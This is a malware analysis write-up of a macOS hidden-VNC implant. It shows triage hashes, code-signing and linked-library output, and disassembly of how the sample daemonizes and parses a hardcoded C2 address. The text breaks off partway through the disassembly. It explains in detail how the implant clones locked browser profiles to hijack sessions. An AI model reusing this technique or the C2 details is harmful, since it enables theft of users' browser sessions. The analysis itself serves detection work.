Table of Contents
10 Sections
- 01. Initial Triage & Verification
- 02. Mach-O Architecture & Binary Composition
- 03. Code Signing & Gatekeeper Posture
- 04. Linked Frameworks and Capabilities
- 05. Investigating Imported System Functions
- 06. Reverse Engineering main in Binary Ninja (ARM64)
- 07. Reverse Engineering the Browser Cloning Engine (CloneProfileForSession)
- 08. Tracing the Delivery Pipeline: The Stage 1 Loader Script
- 09. Detection Engineering and YARA Rules
- 10. Indicators of Compromise (IOCs) and MITRE ATT&CK Mapping

Initial Triage & Verification
Every malware analysis begins by confirming sample integrity and capturing basic metadata. Calculating the cryptographic hash and file attributes confirms we are handling the target artifact:
| Property | Value |
|---|---|
| MD5 | 540a0c1858da1e38cd4b64db1fefa6e0 |
| SHA-1 | 3aa5be615528e8c36f3ed527d493a64abdc02c37 |
| SHA-256 | 5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8 |
| Vhash | c82772d71f1d9e1d446d1a8e6f0963cb |
| SSDEEP | 12288:g70epPg8iTYGRr8G1s+sBG0hU47YjsX/Sg//akTrGDw:kg8i0GRrShaSakXGDw |
| TLSH | T1ACA4AE223E4CB875C8C4513D668A8352A133F9300B51E6FA6F91E13CBEEA6787167717 |
| Symhash | 662c80fe369695aa67f9ab16211b4e62 |
| File Type | Mach-O executable (macOS) |
| Magic | Mach-O universal binary with 2 architectures: • x86_64: Mach-O 64-bit x86_64 executable• arm64: Mach-O 64-bit arm64 executableBoth architectures use flags: <NOUNDEFS|DYLDLINK|TWOLEVEL|PIE|HAS_TLV_DESCRIPTORS> |
| TrID | • Mac OS X Mach-O universal Dynamically linked shared Library — 69.8% • Mac OS X Universal Binary (generic) — 15% • Java bytecode — 15% |
| Magika | MACHO |
| File Size | 458.20 KB (469,200 bytes) |
Mach-O Architecture & Binary Composition
To understand the target environment, we query the binary format using macOS utilities file and lipo:

Why Universal Binaries Matter in macOS Malware
Apple introduced universal binaries to smooth transitions between processor architectures. For threat actors:
Notice also the flags:
PIE: Full position-independent execution for ASLR.HAS_TLV_DESCRIPTORS: Utilizes thread-local storage descriptors, typically indicating dedicated background worker threads (e.g., dispatcher, screen capture, input listeners).Code Signing & Gatekeeper Posture
On macOS, code signing (LC_CODE_SIGNATURE) provides critical intelligence regarding developer provenance and Gatekeeper requirements:
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant> codesign -dvvv ./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8
Executable=/Users/kant/project-d/mac_malware/hvnc-implant/5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8
Identifier=hvnc_agent_macos_universal
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=1907 flags=0x0(none) hashes=54+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=81b57736800070ef210cf43f08ce474731442edf
CandidateCDHashFull sha256=81b57736800070ef210cf43f08ce474731442edf69c4ecd8cb5da01c5c501d6b
Hash choices=sha256
CMSDigest=81b57736800070ef210cf43f08ce474731442edf69c4ecd8cb5da01c5c501d6b
CMSDigestType=2
CDHash=81b57736800070ef210cf43f08ce474731442edf
./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8: no signature
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=144
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant>
Key Security Observations:
hvnc_agent_macos_universal, explicitly revealing that the author categorized the payload as an HVNC (Hidden VNC) agent.TeamIdentifier=not set): The binary was signed ad-hoc (codesign -s -). It lacks a valid Apple Developer Program certificate and contains no Apple Notarization ticket.flags=0x0(none)): Legitimate modern macOS applications require Apple's Hardened Runtime (0x10000(runtime)). Without it, the operating system does not enforce strict dynamic library validation or debugging restrictions.Entitlements and TCC constraints
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant> codesign -d --entitlements :- ./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8

Executable=/Users/kant/project-d/mac_malware/hvnc-implant/5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8
./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8: no signature
Warning: Specifying ':' in the path is deprecated and will not work in a future release
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant>
The output confirms the binary carries no entitlements block. On modern macOS systems, attempting to record the screen or send synthetic mouse clicks globally triggers Transparency, Consent, and Control (TCC) permission prompts. Because this binary lacks an Apple Developer ID signature and has no declared entitlements, it cannot obtain system-wide privileges without triggering user prompts.
This detail explains the malware author's design: rather than attempting to build a full OS-level screen recorder, the implant focuses specifically on cloning and driving browser processes directly.
Linked Frameworks and Capabilities
Querying the shared library dependencies with otool -L outlines the implant's core building blocks:
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant> otool -L ./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8

./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8:
	/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit (compatibility version 45.0.0, current version 2022.44.149)
	/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation (compatibility version 300.0.0, current version 1775.118.101)
	/System/Library/Frameworks/CoreGraphics.framework/Versions/A/CoreGraphics (compatibility version 64.0.0, current version 1463.4.2)
	/System/Library/Frameworks/ImageIO.framework/Versions/A/ImageIO (compatibility version 1.0.0, current version 1.0.0)
	/System/Library/Frameworks/Security.framework/Versions/A/Security (compatibility version 1.0.0, current version 59754.100.106)
	/System/Library/Frameworks/ApplicationServices.framework/Versions/A/ApplicationServices (compatibility version 1.0.0, current version 54.0.0)
	/usr/lib/libobjc.A.dylib (compatibility version 1.0.0, current version 228.0.0)
	/usr/lib/libc++.1.dylib (compatibility version 1.0.0, current version 905.6.0)
	/usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1292.100.5)
	/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation (compatibility version 150.0.0, current version 1775.118.101)
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant> 
What the Linked Frameworks Reveal
The framework list tells us a lot about the implant's architecture:
AppKit and CoreFoundation: The binary interacts with macOS workspace components, process lifecycles, and windowing.CoreGraphics and ApplicationServices: These two frameworks handle low-level display and input on macOS.CoreGraphics provides APIs to capture screen pixels and query window geometry.ApplicationServices provides CGEvent APIs to synthesize hardware-level mouse movements, clicks, and keystrokes.ImageIO: This framework compresses images into formats like JPEG or PNG. In an HVNC or remote desktop tool, ImageIO takes raw screen captures, compresses the frames, and prepares them for network transmission.Security: Used for cryptography, handling certificates, or reading Keychain entries.libc++.1.dylib and libobjc.A.dylib: The presence of both standard C++ and Objective-C runtimes shows the binary is written in Objective-C++ (.mm), combining C++ networking or threading logic with Apple-native Objective-C APIs.Investigating Imported System Functions
To understand what actions a binary can take, we look at its imported symbols using the nm utility. The -u flag lists undefined symbols, which are functions the binary imports from the operating system:
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant> nm -u ./5681c400f0ed8431b3950e92864e52cffb0bf93a359edffb49e423ad5e8ef0b8 | grep -E "CGEvent|CGDisplay|CGWindow|clonefile|socket|connect"
_CGDisplayBounds
_clonefile
_connect
_socket
kant@APPLEs-MacBook-Pro ~/p/m/hvnc-implant>
What These Functions Do
When analyzing compiled programs, imported functions (the ones beginning with _) are like the external tools a program borrows from macOS:
_socket and _connect (Networking): These are classic BSD networking functions. They tell us the malware opens a direct TCP network connection to communicate outbound with an attacker-controlled server (often called a Command and Control, or C2 server)._CGDisplayBounds (Screen Geometry): This comes from Apple's CoreGraphics framework. It asks macOS: "How big is the victim's monitor?" (width and height in pixels). Remote desktop tools need this so they know what resolution to capture and where to position windows._clonefile (The APFS Cloning Trick): This is one of the most interesting findings in the binary. clonefile is a low-level Apple File System (APFS) feature.clonefile bypasses this: APFS supports "copy-on-write". Calling clonefile creates an instant snapshot of the user's browser directory at the file system level without triggering file lock conflicts. The malware can then launch a separate, hidden browser pointing to this cloned directory!Why APFS clonefile is Significant
When you use a browser like Chrome or Safari, the browser holds an exclusive lock on its SQLite database files to store active cookies and login sessions. If malware tries to copy these files while the browser is running, the operating system blocks the read or returns a locked database error.
By calling clonefile(), the implant uses macOS copy-on-write functionality. This creates an instantaneous clone of the victim's browser profile directory at the file system level. The cloned copy is unlocked, allowing the malware to inspect or launch a secondary browser session with all existing cookies without disturbing the user's active session.
Reverse Engineering main in Binary Ninja (ARM64)
6.1 Command-Line Checks and Background Forking
To begin our reverse engineering, we open the ARM64 slice in Binary Ninja, switch to Disassembly view (Spacebar), and jump to address 0x100004a68 (_main).
; 1. Check for the "--debug" flag
100004aa4  cmp     w0, #0x2
100004aa8  b.lt    0x100004aec
...
100004ab8  adr     x19, "--debug"
100004ad4  ldr     x0, [x23]
100004adc  bl      _strcmp
100004ae4  strb    w25, [x20, #0xd80]   ; g_debug = 1

; 2. If "--debug" is missing, fork the process
100004aec  ldrb    w8, [x20, #0xd80]
100004af0  cbnz    w8, 0x100004b54
100004af4  bl      _fork
100004afc  b.ge    0x100005688          ; Parent exits cleanly via exit(0)

; 3. Detach child process from the terminal
100004b04  adr     x0, "/dev/null"
100004b10  bl      _open
100004b20  bl      _dup2                ; Redirect stdin  (0)
100004b2c  bl      _dup2                ; Redirect stdout (1)
100004b38  bl      _dup2                ; Redirect stderr (2)
100004b50  bl      _setsid              ; Detach into a new session
_fork, and terminal suppression using _dup2 to /dev/null.
Click to zoom ↗
How this code works:
w0 holds the argument count (argc). The binary checks if arguments were provided. If present, it loads the string "--debug" into x19 and calls _strcmp. If found, it stores 1 into the global g_debug flag.g_debug is 0, the binary calls _fork. The fork function returns the new process ID to the parent and 0 to the child. The branch b.ge 0x100005688 tells the parent to immediately jump to exit(0), closing the original process and returning control to the terminal./dev/null and redirects file descriptors 0 (stdin), 1 (stdout), and 2 (stderr) using _dup2. It then calls _setsid to create a new session. This detaches the malware from the terminal so that it runs completely silently in the background.6.2 C2 Server Configuration and Cryptographic Key Derivation
Scroll down in Binary Ninja to address range 0x100004c68 through 0x100004e70. This section of _main resolves the remote Command and Control (C2) server and initializes communication encryption.
A. Parsing the C2 Server Address
In Binary Ninja, press g and jump to: 0x100004c68
100004c68  adr     x8, "agent.torrentsbyjimboslimfit.xyz:4445"
100004c88  bl      _snprintf            ; Copy default C2 string
100004c90  mov     w1, #0x3a            ; w1 = ':' (0x3a)
100004c94  bl      _strrchr             ; Split host and port at ':'
100004ca0  add     x0, x0, #1           ; Advance pointer to port digits
100004ca4  bl      _atoi                ; Convert port string to integer
100004cac  str     w0, [x8, #0x940]     ; Save port (4445) to g_port
100004cb0  strb    wzr, [x21]           ; Null-terminate host string
